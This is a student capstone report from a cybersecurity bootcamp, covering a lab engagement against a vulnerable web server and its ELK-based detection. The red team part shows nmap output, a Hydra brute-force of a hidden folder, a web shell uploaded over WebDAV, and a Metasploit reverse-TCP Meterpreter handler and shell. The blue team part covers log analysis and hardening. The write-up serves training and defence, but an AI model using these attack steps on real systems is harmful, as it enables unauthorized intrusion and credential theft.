Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Daniel Patterson
University of Richmond
Cyber Security Bootcamp
November 15, 2021

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname: Azure Host Machine

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine ML-RefVm-684427	192.168.1.1	Host Machine Cloud-Based
Kali	192.168.1.90	Attacking Machine
ELK Stack	192.168.1.100	Network Monitoring Machine Running Kibana
Capstone	192.168.1.105	Target Machine Replacing a vulnerable server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure OWASP Top 10 #3 || **Critical**	The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the web server.
Unauthorized File Upload **Critical**	Users are allowed to upload arbitrary files to the web server.	This vulnerability allows attackers to upload PHP scripts to the server.
Remote Code Execution via Command Injection OWASP Top 10 #1 || **Critical**	Attackers can use PHP scripts to execute arbitrary shell commands.	Vulnerability allows attackers to open a reverse shell to the server.

Vulnerability Assessment

The assessment uncovered the following vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Indexing Vulnerability CWE-548	Attacker can view and download content of a directory located on a vulnerable device. CWE-548 refers to an informational leak through directory listing.	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
Hashed Passwords	If a password is not salted it can be cracked via online tools such as www.crackstation.net/ or programs such as hashcat.	Once the password is cracked, and if a username is already known, a hacker can access system files.
Ability to discover password by **Brute Force** CVE-2019-3746	When an attacker uses numerous username and password combinations to access a device and/or system.	Easy system access by use of brute force with common password lists such as rockyou.txt by programs such as Hydra.

Vulnerability Assessment

The assessment uncovered the following vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Passwords	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that 'Leopoldo' could be cracked in 21 seconds by a computer.
Port 80 Open with Public Access CVE-2019-6579	. Open and unsecured access to anyone attempting entry using Port 80.	Files and Folders are readily accessible. Sensitive (and secret) files and folders can be found. .

Exploitation: Sensitive Data Exposure

01

Tools & Processes

- `nmap` to scan network
- `dirb` to map URLs
- Browser to explore


```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-09 16:33 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00096s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.01 seconds
root@Kali:~#
```

Exploitation: Sensitive Data Exposure

02

Achievements

- The exploit revealed a `secret_folder` directory.
- This directory is password protected, but susceptible to **brute-force**.
-




Exploitation: Sensitive Data Exposure

03

Exploitation

- The login prompt reveals that the user is `ashton`.
- This information is used to run a brute-force attack and steal the data.




Exploitation: Unauthorized File Upload

01

Tools & Processes

- Crack stolen credentials to connect via WebDAV
- Generate custom web shell with msfconsole
- Upload shell via WebDAV




Exploitation: Unauthorized File Upload

02

Achievements

- Uploading a web shell allows us to execute **arbitrary shell commands** on the target.



Exploitation: Unauthorized File Upload

03

Aftermath

- Running arbitrary shell commands allows Meterpreter to open a full-fledged connection to the target

```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > exploit/multi/handler
[-] Unknown command: exploit/multi/handler.
This is a module we can load. Do you want to use exploit/multi/handler? [y/N]   y
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Exploitation: Remote Code Execution

01

Tools & Processes

- Use Meterpreter to connect to uploaded web shell
- Use shell to explore and compromise target

02

Achievements

- Leveraging the RCE allows us to open a Meterpreter shell to the target
- Once on the target, the full file system is available for exploration

03

Aftermath


- Achieving a shell on the target allows us to display all files and capture the flag


```
meterpreter > shell
Process 2859 created.
Channel 2 created.
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan






What time did the port scan occur?

- 16:00-19:00

How many packets were sent and from which IP?

- We can observe about **17,000**
- The IP address **192.168.1.90**


Analysis: Identifying the Port Scan (cont.)



We can observe that the victim responded back with:

- 401 (Unauthorized)
- 207 (Multi-Status)
- 200 (OK)
- 404 (Not found)

Analysis: Finding the Request for the Hidden Directory



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,987
http://192.168.1.105/webdav	36
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	6
http://192.168.1.105/webdav/shell.php	6

What time did the request occur? How many requests were made?

- In the first screenshot we can observe that the attack started at **16:00** with **1** requests to the secret folder.

Which files were requested? What did they contain?

The top three hits for directories and files that were requested were:

- `http://192.168.1.105/company_folder/secret_folder`
- `http://192.168.1.105/company_folder/webdav`
- `http://192.168.1.105/webdav/shell.php`

Analysis: Finding the WebDAV Connection

The `secret_folder` directory was requested **15,987 times**.

The `shell.php` file was requested **6 times**.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,987
http://192.168.1.105/webdav	36
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	6
http://192.168.1.105/webdav/shell.php	6

Analysis: Uncovering the Brute Force Attack

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,987
http://192.168.1.105/webdav	36
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	6
http://192.168.1.105/webdav/shell.php	6

server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	42000
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)

The logs contain evidence of a large number of requests for the sensitive data. Only 2 requests were successful. This is a telltale signature of a brute-force attack.

- Specifically, the password protected `secret_folder` was requested 15,987 times.
- Out of 15,987 requests, only 2 were successful.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **# of Requests per Second**

What threshold would you set to activate this alarm?

- Alarms should fire if a given IP address sends more than **10 requests per second** for **more than 5 seconds**

System Hardening

What configurations can be set on the host to mitigate port scans?

- The local firewall can be used to throttle incoming connections
- Firewall should be regularly patched to minimise new attacks
- ICMP traffic can be filtered
- An IP allowed list can be enabled
- Regularly run port scans to detect and audit any open ports

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Allow authorized IP addresses
- Trip alarm if an IP not on the allow list attempts to connect

What threshold would you set to activate this alarm?

- This is a **binary** alarm: If the incoming IP is *not* allowed, it fires. Otherwise, it does not.

System Hardening

What configuration can be set on the host to block unwanted access?

- Access to the sensitive file can be locally restricted to a specific user.
- This way, someone who gets a shell as, e.g., www-data will not be able to read it.
- In addition, the file should be encrypted at rest.
- Confidential folders should not be shared for public access.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **# of Requests per Second**

What threshold would you set to activate this alarm?

- More than 100 requests per second for 5 seconds should trigger the alarm

System Hardening

What configuration can be set on the host to block brute force attacks?

- Configuring fail2ban or a similar utility would mitigate brute force attacks
- Create a policy that locks out accounts after 10 failed attempts
- Create a policy that increases password complexity
- Enable MFA

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Monitor access to webdav with Filebeat
- Fire an alarm on any read performed on files within webdav

What threshold would you set to activate this alarm?

- Simply fire the alarm whenever someone accesses the webdav directory.
- Ideally, allow valid IP addresses.

System Hardening

What configuration can be set on the host to control access?

- Administrators must install and configure Filebeat on the host.
- Create a whitelist of trusted IP addresses
- User Access Reviews would be performed every 6 months

Assessment Summary

The Red Team uncovered the following vulnerabilities:

- Accessed the system via HTTP Port 80
- Found Root accessibility
- Found the occurrence of simplistic usernames and weak passwords
- Brute forced passwords to gain system access
- Cracked a hashed password to gain system access and use a shell script
- Identified Directory Indexing Vulnerability CWE-548

The Blue Team:

- Confirmed that a port scan occurred
- Found requests for a hidden directory
- Found evidence of a brute force attack
- Found requests to access critical system folders and files
- Identified a WebDAV vulnerability
- Recommended alarms
- Recommended system hardening